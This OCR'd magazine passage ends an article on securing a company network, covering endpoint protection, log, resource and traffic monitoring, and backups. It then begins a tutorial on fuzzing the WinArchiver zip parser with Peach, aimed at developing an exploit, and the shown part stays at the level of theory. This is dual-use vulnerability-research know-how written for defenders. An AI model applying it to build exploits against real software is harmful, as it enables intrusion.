


Figure 11. *EMET monitored applications*




Figure 12. *Malicious PDF file*




Figure 13. *PDF file opened*




Figure 14. *PDF file protected with EMET*

CHAPTER SUMMARY

Moving our attention from perimetral security to endpoint security, we saw what methodology is used to adequate protect internal company devices.

Note that we didn't address BYOD (Bring Your Own Device) issues, so these techniques could not be valid for such devices.

Using tools such as EMET or Symantec Endpoint Protection helps fighting against APT, which usually attacks employer's workstations as the EMET test showed.

In particular, when dealing with APT, end point protection is a key point in which focus your attention in designing, building and monitoring security and activities.

MONITORING

So, you properly design and set up your network, your workstations and your server.

You follow these advices, correctly implements company policies, review your configurations and all seems ok.

As Bruce Schneier said "*security is not a product but a process*": you need to ensure your process is going in the right direction, taking your systems and devices up to date, actively responds to attacks and breaches, watching what is going on your IT world.

In other words, you have to monitor your network and devices to ensure IT company security and tools effectiveness.

Monitoring ensures, as said, that everything is working fine, that systems are wealthy and up to date, secured and possibly cleaned and recovered in a timely manner.

This paragraph was subdivides into three main arguments: *event log* and *system resources*, that ensure device monitoring, avoiding not only hardware fault but also strange applications activities that can lead to a malware or 0 days dangerous operations, and *network monitoring*, to avoid unusual network traffic and network based attack prevention.




Figure 15. *WSUS snap-in*




Figure 16. *WSUS updates*

It is good to have an all-in-one solution that can group all the monitoring resources you need to, and this can be achieved with almost any commercial software, but when you need a free or open source solution, you can have troubles getting a worldwide integrated software.

However, you can still monitor what you want, but you need two or more distinguished software, with different administration panel or user interface and parallel consults them.

Or you can use some scripting skills to get what you need, how you need.

EVENT LOG

With Microsoft Windows Vista operating system and above, the event log management assumed an important role in auditing Windows activities.

Event third party software decided to use the new log management system to record its own activities and integrates their execution with it.

On a Linux or Mac operating system you can still get useful logs from kernel and software activities, and you can get a great level of details, but you need to tweak a little bit the operating system configuration files.

On a Microsoft Windows operating system, in Vista or earlier versions, you don't need to adjust or configure event logs, since they are enabled by defaults. On a Windows XP machine, however, you need to enable Security event logging, disabled by default, which holds important events such as user logon and logoff activities.

One key point to evaluate event log parsing and management is the ability to easily sort, filter, aggregate and view large amount of data so you can trace, correlate and, why not, graph that events.

There are a lots of software having these features: if you need enterprise and centralized log management, there are plenty of tools you can use, from ZoHo ManageEngine Eventlog Analyzer to Spicework, even Nagios has a workaround to grab and analyze Windows event log.

Even Windows Server 2008 R2 and above has a kind of event log centralized management: with Event Log Viewer snap-in you can configure the pull of all the events you from each joined domain machine and view the results within its GUI, filtering the events of interest, and can be useful for a small sized network.

The interesting part of event log monitoring is user activities auditing: logon and logoff events, USB devices plugs and unplugs, special credential requests and so on are logged by Windows so, tracing and having a global view of such events across

your network devices is an invaluable value for your company network.

Figure 17 and Figure 18 shows ZoHo ManageEngine Eventlog Analyzer web interface:

SYSTEM RESOURCES

To get a full picture of an operating system you need to monitor local system resources, as they can be useful to find unusual behaviors that can be lead to an undesired software or, even worst, a malware consuming resources.

Another scenario in which monitor system resources can be useful is to find possible software resource consumptions attacks to accomplish DoS attack or bad applications design.

There are a lots of tools, of any types, to aid monitoring system resources such as CPU, hard disk and RAM usage, software resources usage, even disk, CPU and motherboard temperature if supported by both the sensor hardware and monitoring tool.

Centralized software used to monitor system resource can be munin, Nagios or Spicework: they use an agent deployed on the endpoint machine which sends resource information to the centralized server which collects, analyzes and graphs such information.

Figure 19 and 20 shows Spiceworks web GUI monitoring Windows workstation resources. It is important to set notifications on events such as CPU exceeds some threshold or RAM consumption.

NETWORK

Some malware can hides themselves from antiviruses, runs in the background and eats system resources without generating events.

But every malware needs to communicate with external systems or resources, just only to communicate their successful activation. Thus they cannot hide network traffic.

They can obfuscate network traffic by confuse its own data with another, for example HTTP traffic




Figure 17. *ManageEngine Eventlog Analyzer hosts list*




Figure 18. *Dashboard events graphs*

directed to a social network site or common domains, since HTTP is an always on port and always not filtered by firewall rules. So the final component to monitor is network traffic.

This can be achieved by most mid level switch that support Port Monitoring, which is a physical port in which all traffic passing through all switch ports is replicated in that port, so you can install a monitor system.

A network monitor should be in placed even on a firewall and routing gateway, depending on your company network topology. There is a lot of software doing this. The already mentioned Snort has some web interface in which monitor network traffic handled by Snort itself; ntop is another interesting solution, which has a nice and useful web interface to query to discover strange network communications.

It all depends on your network topology, but I suggest to build a two system network monitoring as said before: one on your firewall or router, Snort or ntop, and another one attached to your




Figure 19. *Spiceworks hard disk monitoring*




Figure 20. *Spiceworks resource dashboard*

port monitoring switch, a dedicate server to collect, parse, analyze and save network logs.

If you don't have a switch with a port monitoring built in, you can use the useful *TEE* iptables chain, if you use a firewall with iptables on it: you can redirect all traffic passing trough iptables on a specified computer with a command like *iptables -A PREROUTING -t mangle –gateway 192.168.1.10 -j TEE*; this command will redirect all packets on PREROUTING to 192.168.1.10, our monitoring system.

CHAPTER SUMMARY

Monitoring is the glue that sticks together perimetral security and end point protection.

With monitoring, you can be sure everything is well configured and everything is going good but also you can, and should, be alerted when something is going wrong, taking fast the right decision depending on seriousness of the event.

When we wrote about Snort, we already introduced a network monitoring system. Even wrote about WSUS, it is a simple monitor and report patch management system: monitoring is a key function in quite often security software.

BACKUP AND DISASTER RECOVERY

The last aspect to take into account when building secure company network, is backup and disaster recovery.

Your network should be secure not only against attackers or malware, but also against physical disaster and hardware malfunctions.

To make your network robust and disaster proof, you need to create backup and disaster recovery plans, enforcing methodology to ensure your network can stand up even on hardware failure or destroying data malware.

Backup and disaster recovery has two different purpose: the goal of backup is to save important data such as database dumps, documents, files and so on, that are relevant to the company business and which their loose can have a great negative impact on the company.

Disaster recovery ensure business continuity even on external events such as fire, earthquake, and in a more common event, hardware failure such as hard disk.

You need to carefully plan backup policies and strategies so your data is always up to date and keep safe.

You can implement a RAID NAS on your network in a small to mid-sized network or think about large storage solution such as NetApp, which is far more complex that NAS solutions (and much more expensive).

About disaster recovery, you can use some applications; the majority of them is commercial and range from few bucks to thousands of dollars.

The most important asset to protect against disaster is hard disk, since it holds operating system stuff, configurations, even application data and a failure to one of the endpoint hard disk can slow down company business.

Even if you have backup policies in place that avoid data loss, think about an hard drive failure: you have to buy, if not already done, a new hard disk, install the operating system, configure it and install all the software needed and copying all the data that previously was on the machine.

This is a half-day work, if lucky, and as you know time is money, especially if the machine was a domain controller or a production server that can totally stop your business activities.

With an disaster recovery plan, supported by a robust and reliable software, you can reduce the




Figure 21. *Acronis Backup and Recovery diagram*

ON THE WEB
- *https://www.microsoft.com/en-us/download/details.aspx?id=39273* – EMET download
- *http://technet.microsoft.com/en-us/windowsserver/bb332157.aspx* – Windows Server Update Service (WSUS)
- *http://puppetlabs.com/* – Puppet
- *http://www.spiceworks.com/* – Spiceworks
- *https://www.symantec.com/endpoint-protection/?inid=us_ps_flyout_prdts_endptprot* – Symantec Endpoint Protection
- *http://www.acronis.com/backup-recovery/smallbusiness.html* – Acronis Backup and Recovery
- *http://Snort.org/* – Snort
- *http://zeroshell.net/* – ZeroShell
- *http://pfsense.org/* – pfSense
- *http://www.server-side.de/* – Havp
- *http://www.manageengine.com/products/eventlog/* – ManageEngine Eventlog Analyzer

down time of an endpoint in case of hard disk fail: you can restore all the data of the failed hard disk to a new hard disk in a couple of hours, without spend time configuring or copying data back.

How to implement a disaster recovery plan depends on your network size and technology, since virtual appliance has different ways to save machines state.

In general, a good disaster recovery software needs to implements full and incremental hard disk backup, even "hot backup" (without power off the machine) and uses a good storage management to save the hard disk "image".

This "image" will be restored to a new hard disk when needed, avoid installing and reconfiguring operating system and software.

Figure 21 shows Acronis Backup and Recovery infrastructure, which should be the same as other similar software solution.

You can use even a do-it-yourself approach, suitable for small network with low budget: just schedule the machine power off that you want to backup, then create an hard disk image with, said, Linux *dd* or other software that allows you to create a perfect hard disk image (Guymanager, FTK Imager, etc.).

Then, save the image on a safe storage, maybe with a RAID 1 configured: when the hard disk of the machine fails, you can restore the image by hand on a new hard disk.

Keep in mind that, with such approach, you need to power off the entire machine, even the critical ones, and then get an hard disk image.

SUMMARY

In this last chapter we wrote about data security. We saw the important to keep your data safe from unpredictable events and agents, thus your business does't need to stop or flow slowly.

Design and implement a valid backup and recovery system ensure robustness to your business and data; stop worrying about data loss and business continuity.

CONCLUSIONS

This journey on network software should aid to focus on multiple network aspects, from network security to endpoint security. Security is a 360-degree field, so should be taken into account not only external intruders but also internal ones, and external factors such as hardware failure.


A production alone cannot achieve a strong and secure network but it is an iterative process made by planning, design and implement the right tools that suite your company requirements.

These were only a few tools used to secure and strengths a company network: there was impossible to test and list all existing software so you need to choose the right tool that suite your needs.

It is not a matter of money: you can spend money and not be secure, and you can spend a small amount of money and be a little more secure. There right way is to evaluate your company security needs and spend what you need for, and configuring it right.


And keep in mind that you cannot have a fully secure network: you will be breached; it is only a matter of time. What you can do is try to move this event in a remote future and, when it will happen, ensure that you will be immediately alerted, immediately able to stop the attacks, investigate what happened and avoid the repeat of such an event.

ABOUT THE AUTHOR



Davide Barbato has 10 years of IT experience, the last three in Digital Forensics and Incident Response. He is currently employed in an important DFIR national firm, SSRI di Lorenzo Laurato S.a.s., in which he works as Chief Security Officer and DFIR analyst. He is also a teacher and speaker at national meetings and universities about Digital Forensics, IT Security and IT Privacy. davide.barbato@ssrilab.com

Master the Tool that Masters Forensics



"Beware of the forensic analysts who know how to use X-Ways Forensics, for they most certainly know forensics". - *Brett Shavers*

http://xwaysforensics.wordpress.com

USING PEACH TO DISCOVER VULNERABILITIES

FROM FUZZING TO EXPLOIT IN 5 STEPS

by Pedro Guillén Núñez, Josep Pi Rodríguez and Miguel Ángel de Castro

Nowadays, software vulnerabilities are an important risk for the companies. Reverse Engineering is a useful technique but it consumes much time and effort. However, Fuzzing gives good results and can be less expensive in terms of effort. Nowadays, the best approach is using both techniques. It is known that software companies include in their development cycle Fuzzingas the main technique in order to detect bugs.

What you will learn:

- Types of Fuzzing
- FuzzingFrameworks
- Analyze failures and determine the exploitability of them.
- Developing a working exploit using the discovered vulnerability.

What you should know:

- Be familiar with Windows internals.
- Have basic knowledge of assembly.
- Be familiar with basic concepts of exploit development (exploit development entry level)
- Familiar with binary and hexadecimal arithmetic operations

Fuzzing is asoftware testing technique which generates and sends invalid, unexpected, or random data to one or more inputs variables of well-behaving protocol implementations in server/Desktop processes and even in the format files, in order to identify vulnerabilities by monitoring them for exceptions which are produced during this process. This technique is used as a complement of the other software audit processes which are able to use the randomness and heuristics getting great results.

Fuzzing processes are used on the Software Development Lifecycle development process in order to obtain quality and safe results to improve the software quality. However, these techniques are also utilized by researchers who want to discover unknown vulnerabilities and even by malicious users to obtain vulnerabilities and develop exploits for further attacks or for selling them in the black market. Fuzzing tasks can be performed on Web applications, desktop applications, services, and so on.

Finally, we will study the application behavior's results using a predefined, random or iterative data list. The tools used in this process are Fuzzers.

THE THEORY

Basically, when an application is audited, it can be utilized two analysis types, static and dynamic analysis. Fuzzing is the last one.

Code review tools are an example of static way to analyze an application. They review the source code to identify potential security risks. It should be used static and dynamic

analysis to get the best results discoveringvulnerabilities becauseboth has certain limitations and so one complement the other. The fuzzing process could be divided in the following steps:

- Obtaining and preparing Data: according to the tool which you will use and the type of application to analyze, you will prepare the data you send in different ways. We can summarize the most important tasks into the following ones: target identification, Identify Input/output parameters,understand the protocol or file format and generation of the fuzzed data.
- Sending Data: once the data are ready to be sent to the application, we will send it. Depending of some factors, we will send local data or over the network or even other ways.
- Monitoring and Analyzing: Once, we have sent the data, we have to analyze the application behavior. It´s possible that requires some actions by the user, in this case we have to use some macros to automatize the process. Sometimes, the fuzzing tool provides the crash logs in order to be reviewed.

TYPES OF FUZZING

Since its beginning in 1988 when Barton Miller at the University of Wisconsin developed this technique, it has evolved and nowadays we have:

STATIC TEST CASES

With this kind of fuzzing, multiple static test cases of malformed data (usually stored in binary form), will be sent to the target. Basically the Fuzzer will use a defined list. One of the benefits of static test cases is the simplicity of reproducing the tests across multiple targets, and the ease in which a single test case is shared among analysts.

RANDOMIZED

Using randomized fuzzing we need a valid packet or data set and replace some piece of this data with randomized content and then we send the modified data waiting for possible faults. If the application doesn`t crash then we should fuzz another valid packet with randomized content.

It requires a little bit protocol knowledge, but randomized fuzzing can run indefinitely until crash occurs. Randomized fuzzing sometimes can be useless because a lot of data will be sent in a malformed way.

MUTATION

This type of fuzzing is very similar to the above;it has similar features such as the use of structures. But instead of inserting or replacing data with randomized content, mutation fuzzing performs an iterative replacement of values throughout the data. The most important benefit of this kind of fuzzing is that is the fastest way to get ready to start to fuzz with a fuzzing framework.

INTELLIGENT FUZZING

As its name suggests, this is probably the clever way of fuzzing. But this improvement has a cost associated with the time since the analyst has to have a high degree of knowledge of protocol analysis. With this kind of fuzzing, the analyst has to study the protocol and build a valid grammar and use it in the fuzzing phase.

Obviously, the disadvantage of this fuzzing type is the time required to study and builds the grammar of each protocol.

STEP ONE: KNOW THE APPLICATION

We will perform fuzzing example using WINARCHIVER application, which is compression/decompression software that can open, create, and manage files like rar, zip, etc.

In this particular case, we will fuzz the .zip file format. We are going to describe this file format. Zip file format supports lossless data compression. A .zip file may contain one or more files or folders that may have been compressed.

